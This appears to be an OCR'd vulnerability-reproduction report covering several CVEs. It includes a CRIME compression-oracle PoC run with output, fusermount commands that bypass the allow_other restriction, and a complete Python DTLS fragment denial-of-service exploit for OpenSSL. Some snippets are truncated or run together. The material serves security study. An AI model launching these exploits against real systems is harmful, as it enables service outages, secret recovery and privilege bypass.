
cd /usr/local/
tar -xvf apr-1.6.5.tar.gz
cd apr-1.6.5
./configure --prefix=/usr/local/httpd/apr
make
make install
cd /usr/local/

tar -xvf apr-util-1.6.1.tar.gz
cd apr-util-1.6.1
./configure --prefix=/usr/local/httpd/apr-util/ --with-apr=/usr/local/httpd/apr
make && make instal
```

安装 httpd 2.2.34(记得配置防火墙:开启 80 和 443 端口)

```
cd
wget http://archive.apache.org/dist/httpd/httpd-2.2.34.tar.gz
tar -zvxf httpd-2.2.34.tar.gz
cd httpd-2.2.34
export LDFLAGS=-ldl
./configure --prefix=/usr/local/httpd/apache --enable-so --enable-rewrite --enable-ssl --with-ssl=/usr/local/ssl --with-apr=/usr
make && make install

firewall-cmd --zone=public --add-service=http --permanent
firewall-cmd --zone=public --add-service=https --permanent
firewall-cmd --reload
```



CVE-2016-1684

VERSION

Chrome Version: release+asan+symbolized v371829
Operating System: Ubuntu x64

REPRODUCTION CASE

Live PoC at http://nicob.net/chrome-Ezeil0hi/Bug-2/NumberFormatAlpha.xml

XML

```
<?xml-stylesheet type="text/xsl" href="NumberFormatAlpha.xsl"?>
<top/>
```

XSLT

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
```

Reproduction Result: Successful

CVE-2012-4929

Vulnerability Description

Reproduction successful. No modifications to the environment were made. Simply run the PoC file.

CRIME Attack: A compression oracle attack discovered by Juliano Rizzo and Thai Duong CVE-2012-4929.

TLS protocol versions 1.2 and earlier, as used in Mozilla Firefox, Google Chrome, Qt, and other products, can encrypt compressed data without properly obfuscating the length of the unencrypted data. This allows a man-in-the-middle attacker to obtain plaintext HTTP headers by observing length differences in a series of guesses, where a string in an HTTP request might match an unknown string in an HTTP header. Also known as the CRIME attack.

Reproduction Details


Download the vulnerability PoC file from: https://github.com/mpgn/CRIME-POC/blob/master

CRIME-cbc-poc.py

CRIME-rc4-poc.py

CRIME Attack Against Stream Cipher Mode:

```
python3 CRIME-RC4-POC.py
```



The attack script executed successfully and attempted to decrypt the encrypted RC4 data through a compression attack. The script returned multiple possible decryption results and indicated that 7 possible secret flags were found.

CRIME Attack Against CBC Cipher Mode:

```
python3 CRIME-cbc-POC.py
```

There is an error on line 74 of this Python file: an extra character 'd' is present, likely a typo during file upload. Delete it.

```
myj@myj-PC:~/Desktop$ python3 CRIME-cbc-poc.py
  File "CRIME-cbc-poc.py", line 75
    p = two_true_recursive(found, 0)d
                                    ^
```

```
myj@myj-PC:~/Desktop$ python3 CRIME-cbc-poc.py
{-} CRIME Proof of Concept by @mpgn_x64

[+] Secret TOKEN : flag={quokkalight_1s_th3_b3st_t34m}
[+] Encrypted with AES-256-CBC
[+] Trying to decrypt with a compression oracle attacks using a recursive two_tries method

[+] Adjusting the padding to 1

[+] flag={quokkalight_1s_t34m}
[+] flag={quokkalight_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_t
[+] flag={quokkalight_1s_th3_b3st_t34m}
[+] flag={quokkalight_1s_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th
[+] flag={quokkalight_t34m}
[+] flag={quokkalight_th3_b3s

Found 6 possibilities of secret flag
```

The script returned multiple possible decryption results and indicated that 6 possible secret flags were found.

CVE-2018-10906

Reproduction Status: Successful

Software: Deepin default fuse, version 2.9.9.1-1+dde


Reproduction Details

① Enable SELinux on Debian:


`sudo apt-get install selinux-basics selinux-policy-default auditd`

`sudo nano /etc/selinux/config`

Set `SELINUX=permissive`



② A minimal demonstration, tested on a Debian system with SELinux enabled in permissive mode, can bypass the fusermount restriction on the "allow_other" mount option, as shown below:



`myj@myj-PC:/$ mount | grep /mount`

`myj@myj-PC:/$ grep user_allow_other /etc/fuse.conf`

```
#user_allow_other

myj@myj-PC:/$ sudo _FUSE_COMMFD=10000 fusermount -o allow_other mount/

sending file descriptor: Bad file descriptor

myj@myj-PC:/$ sudo _FUSE_COMMFD=10000 fusermount -o 'context=system_u:object_r:fusefs_t:s0-s0:c0-\,al
low_other' mount

fusermount: failed to access mountpoint /mount: Transport endpoint is not connected
```

(The output of these two steps is inconsistent with the PoC, but it seems a similar result is ultimately achieved: bypassing the fusermount restriction on the "allow_other" mount option.)

CVE-2014-0195

Vulnerability Principle

The `dtls1_reassemble_fragment` function in `d1_both.c` in OpenSSL versions before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly validate fragment lengths in DTLS ClientHello messages. This allows remote attackers to execute arbitrary code or cause a denial of service (buffer overflow and application crash) via a long non-initializing fragment (a malicious DTLS fragment sent to an OpenSSL DTLS client or server).

Reproduction Process

`dtls1_reassemble_fragment` function in `d1_both.c`:

(Original code snippet provided in Chinese. The explanation below summarizes the key point from the provided analysis.)

Explanation:
The parameter `struct hm_header_st* msg_hdr` points to the handshake message header structure. The following code snippet validates the message length. However, it only compares against a **general fragment max_len** and does not have a specific length check for **DTLS ClientHello messages**. Therefore, if the fragment length in a DTLS ClientHello message is relatively small, adding a malicious DTLS fragment can still pass this validation.

```
c

if (DTLS1_HM_HEADER_LENGTH + SSL3_RT_MAX_ENCRYPTED_LENGTH < s->max_cert_list)

    max_len = s->max_cert_list;else

    max_len = DTLS1_HM_HEADER_LENGTH + SSL3_RT_MAX_ENCRYPTED_LENGTH;

if ((msg_hdr->frag_off + frag_len) > max_len)

    goto err;
```

Reproduction Result

The following is the content of the PoC code. Although this code was not executed, it is clear from the bolded parts that the code appends some non-initializing fragments to the original packet.

```
python

import socket, structfrom optparse import OptionParser



options = OptionParser(usage='%prog server [options]', description='...')

options.add_option('-p', '--port', type='int', default=443, help='...')

def dos(host, port):
```

```
DTLS_HANDSHAKE = 0x16

DTLS_CLIENTHELLO = 0x01

VERSION = 0xfeff



SIZE1 = 16

handshake_frag1 = chr(DTLS_CLIENTHELLO)

handshake_frag1 += "\x00" + struct.pack(">H", SIZE1)  # uint24 length

handshake_frag1 += "\x00\x00"  # uint16 message_seq

handshake_frag1 += "\x00\x00\x00"  # uint24 fragment_offset

handshake_frag1 += "\x00" + struct.pack(">H", SIZE1 - 1)  # uint24 fragment_length

handshake_frag1 += "A" * (SIZE1 - 1)



SIZE2 = 4098

handshake_frag2 = chr(DTLS_CLIENTHELLO)

handshake_frag2 += "\x00" + struct.pack(">H", SIZE2)  # uint24 length

handshake_frag2 += "\x00\x00"  # uint16 message_seq

handshake_frag2 += "\x00\x00\x00"  # uint24 fragment_offset

handshake_frag2 += "\x00" + struct.pack(">H", SIZE2 - 1)  # uint24 fragment_length

handshake_frag2 += "B" * (SIZE2 - 1)



record_msg = chr(DTLS_HANDSHAKE)  # ContentType type

record_msg += struct.pack(">H", VERSION)  # ProtocolVersion version

record_msg += struct.pack(">H", 0x00)  # uint16 epoch

record_msg += "\x00" * 6  # uint48 sequence_number

record_msg += struct.pack(">H", len(handshake_frag1 + handshake_frag2))  # uint16 length



data = record_msg + handshake_frag1 + handshake_frag2

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

```
    sock.sendto(data, (host, port))
    print(sock.recv(1024))
    sock.close()
if __name__ == '__main__':
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        quit()
    dos(args[0], opts.port)
```

Therefore, reproduction failed.

CVE-ID FAIL
CVE-2015-1788
CVE-2015-1791
CVE-2015-0205
CVE-2016-0702
CVE-2014-3569
CVE-2016-0701
CVE-2015-6764
CVE-2014-3470
CVE-2014-8275
CVE-2011-3026
CVE-2018-15686
CVE-2013-2877
CVE-2014-3572
CVE-2013-6630
CVE-2015-0204
CVE-2012-2110
CVE-2014-5139
CVE-2013-6629
CVE-2014-3507
CVE-2017-10688
CVE-2011-1202
CVE-2014-3570
CVE-2015-1790
CVE-2021-3750
CVE-2019-9928
CVE-2007-3798
CVE-2016-2177
CVE-2013-6449
CVE-2017-15118
CVE-2014-9140
CVE-2021-3712
CVE-2010-2939
CVE-2002-0655
CVE-2002-0659
CVE-2016-9813
CVE-2016-6304
CVE-2020-35503
CVE-2017-3731
CVE-2013-6450
CVE-2020-15863

CVE-2016-9602
CVE-2016-2108
CVE-2021-3544
CVE-2011-1473
CVE-2020-12829
CVE-2003-0078
CVE-2006-3738
CVE-2015-0293
CVE-2018-12617